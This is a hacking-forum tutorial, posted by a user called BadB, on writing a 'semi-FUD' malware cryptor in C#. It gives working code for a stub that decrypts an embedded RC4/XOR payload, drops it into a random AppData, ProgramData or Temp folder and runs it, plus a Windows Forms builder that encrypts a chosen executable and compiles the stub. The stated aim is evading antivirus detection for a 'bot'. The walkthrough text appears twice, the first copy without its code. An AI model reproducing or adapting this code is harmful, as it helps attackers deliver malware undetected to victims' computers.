


BadB
Professional
- Messages
- 2,455
- Reaction score
- 2,442
- Points
- 113
Hello hackers kiddies, today we will write our semi-FUD cryptor in the language of the gods (no) C #.
Cyberpunk style, hoe.
So, before starting coding, let's take a look at what options for cryptors are:
The first puff. How our cryptor works. Stub code.
We will have two projects in the solution. The cryptor's staff, and the cryptor itself.
The cryptor will transmit encrypted bytes to the stub, and the stub itself will decrypt them, drop the file into a random folder, and launch it. It sounds simple, and in fact it will not be difficult.
We create a new console project.
Let's declare the necessary uses:
Next, just copy three methods: RC4 - which is responsible for the byte cipher, StringToByteArray - converts the string to an array of bytes, and XOR - which is responsible for the string cipher,
And import them into the project:
It remains to "assemble" the main method, and the stub is ready. And the main method looks like this:
The stab is ready, now we copy all the code and create a txt file in which we place our code.
The second puff. Writing a GUI.
Create a new Windows Forms project.
Let's add users:
In the constructor, add 2 textboxes, 3 buttons, and a couple of labels:
Create a dialog box for the file selection button:
private void button1_Click(object sender, EventArgs e)
{
OpenFileDialog dialog = new OpenFileDialog();
dialog.Filter = "build.exe |*.exe"; // Filter
if (dialog.ShowDialog() == DialogResult.OK)
textBox1.Text = dialog.FileName; // Add the full path to the file in textBox1
}

Let's add cipher methods, getting a random string, converting an array of bytes to a string:

Well, the XOR and RC4 methods are the same.
For the key generation button, we get a random line:


Now we add our txt with the stub code to the project resources:

And add the code for the Build button:

The cryptor is ready, check it out.

Well, detectives (cryptographing your bot):
Cyberpunk style, hoe.
So, before starting coding, let's take a look at what options for cryptors are:
- Having bytecode (any .exe). That is, you can encrypt a file, regardless of the language in which the program is written.
- Having the sources. This option is intended only for programs written in one (with a cryptor) PL.
- Cryptors with polymorph / metamorph. In short, using these techniques, your cryptor will live longer by changing the file code, but without changing the functionality.
In our case, we will write a cryptor with a bytecode. Let's get started.
The first puff. How our cryptor works. Stub code.
We will have two projects in the solution. The cryptor's staff, and the cryptor itself.
The cryptor will transmit encrypted bytes to the stub, and the stub itself will decrypt them, drop the file into a random folder, and launch it. It sounds simple, and in fact it will not be difficult.
We create a new console project.
Let's declare the necessary uses:
Code:
using System;
using System.Diagnostics;
using System.IO;
using System.Text;
using System.Threading;

And now let's make a method for dropping a file into a random folder and launching it:

static void DropAndRun (byte [] bytes, string fileName) // Accept bytes and file name as arguments
        {
            string [] dirs = new string [] // Create an array of folders, into one of which the file will be dropped
to {
                    Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), // AppData
                    Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), // ProgramData
                    Environment.GetFolderPath (Environment.SpecialFolder.LocalApplicationData), // LocalAppData
                    Path.GetTempPath() // Temp
                };
            Random random = new Random (); // Create a variable random to generate a random number
            int pathIndex = random.Next (0, dirs.Length); // Determine the array index randomly
            string filePath = dirs [pathIndex] + "\\" + fileName; // Variable that stores the full path to the file
            try
            {
                if (File.Exists (filePath)) // Check for a file in the folder
                {
                    File.Delete (filePath); // If the file exists, then delete it
                }

                File.WriteAllBytes (filePath, bytes); // Write bytes to file
                Process.Start (filePath); // Run
            }
            catch { }
        }

Next, just copy three methods: RC4 - which is responsible for the byte cipher, StringToByteArray - converts the string to an array of bytes, and XOR - which is responsible for the string cipher,
And import them into the project:
It remains to "assemble" the main method, and the stub is ready. And the main method looks like this:
Code:
static void Main()
        {
              Thread.Sleep (6000); // Do a little delay before starting
              byte [] encryptedBytes = StringToByteArray (XOR ("[BYTES]")); // First take a string of encrypted bytes (RC4 + XOR), decode XOR, and finally get encrypted bytes.
              byte [] passBytes = Encoding.Default.GetBytes ("[PASSWORD]"); // Get password bytes for RC4
              byte [] decryptedBytes = RC4 (passBytes, encryptedBytes); // Decode the bytes
              DropAndRun (decryptedBytes, "build.exe"); // Drop and run a clean file
        }
The second puff. Writing a GUI.
Create a new Windows Forms project.
Let's add users:
Code:
using Microsoft.CSharp;
using System;
using System.CodeDom.Compiler;
using System.Collections.Generic;
using System.Diagnostics;
using System.IO;
using System.Text;
using System.Windows.Forms;

In the constructor, add 2 textboxes, 3 buttons, and a couple of labels:
Create a dialog box for the file selection button:
private void button1_Click(object sender, EventArgs e)
{
OpenFileDialog dialog = new OpenFileDialog();
dialog.Filter = "build.exe |*.exe"; // Filter
if (dialog.ShowDialog() == DialogResult.OK)
textBox1.Text = dialog.FileName; // Add the full path to the file in textBox1
}
Let's add cipher methods, getting a random string, converting an array of bytes to a string:
Code:
static string ByteArrayToString(byte[] ba)
        {
            return BitConverter.ToString(ba).Replace("-", "");
        }
        static string RandomString(int size)
        {
            Random random = new Random((int)DateTime.Now.Ticks);
            StringBuilder builder = new StringBuilder();
            char ch;
            for (int i = 0; i < size; i++)
            {
                ch = Convert.ToChar(Convert.ToInt32(Math.Floor(26 * random.NextDouble() + 65)));
                builder.Append(ch);
            }
            return builder.ToString();
}For the key generation button, we get a random line:
Code:
private void button2_Click(object sender, EventArgs e)
        {
            Random rnd = new Random();
            int random = rnd.Next (6, 20); // Random number from 6 to 20
            textBox2.Text = RandomString (random); // Randomize a string with a random length
        }
Now we add our txt with the stub code to the project resources:
And add the code for the Build button:
Code:
private void button3_Click(object sender, EventArgs e)
        {
            string bytesString = ByteArrayToString (RC4 (Encoding.Default.GetBytes (textBox2.Text), File.ReadAllBytes (textBox1.Text))); // Encrypt the bytes, convert the encrypted file bytes to a string
            CompilerParameters Params = new CompilerParameters();
            Params.GenerateExecutable = true;
            Params.ReferencedAssemblies.Add ("System.dll"); // Add a link to System.dll
            Params.CompilerOptions + = "\ n / t: winexe"; // Set the type of the output
            Params.OutputAssembly = "Crypted.exe"; // Имя файла
            string Source = Properties.Resources.Stub_2D2D; // Variable that stores the stub code
            Source = Source.Replace ("[BYTES]", XOR (bytesString)); // Replace the string [BYTES] with a scrambled string with encrypted bytes
            Source = Source.Replace ("[PASSWORD]", textBox2.Text); // Change the password for RC4
            var settings = new Dictionary<string, string>();
            settings.Add ("CompilerVersion", "v4.0"); // Specify the version of the target platform

            CompilerResults Results = new CSharpCodeProvider(settings).CompileAssemblyFromSource(Params, Source);
            if (Results.Errors.Count > 0)
            {
                foreach (CompilerError err in Results.Errors) // If there are errors, display them in a loop
                   MessageBox.Show(err.ToString());
            }
            else
            {
                MessageBox.Show ("Crypted!", "2D2D Cryptor"); // Otherwise, display a message that everything is good
            }
        }
The cryptor is ready, check it out.
Well, detectives (cryptographing your bot):
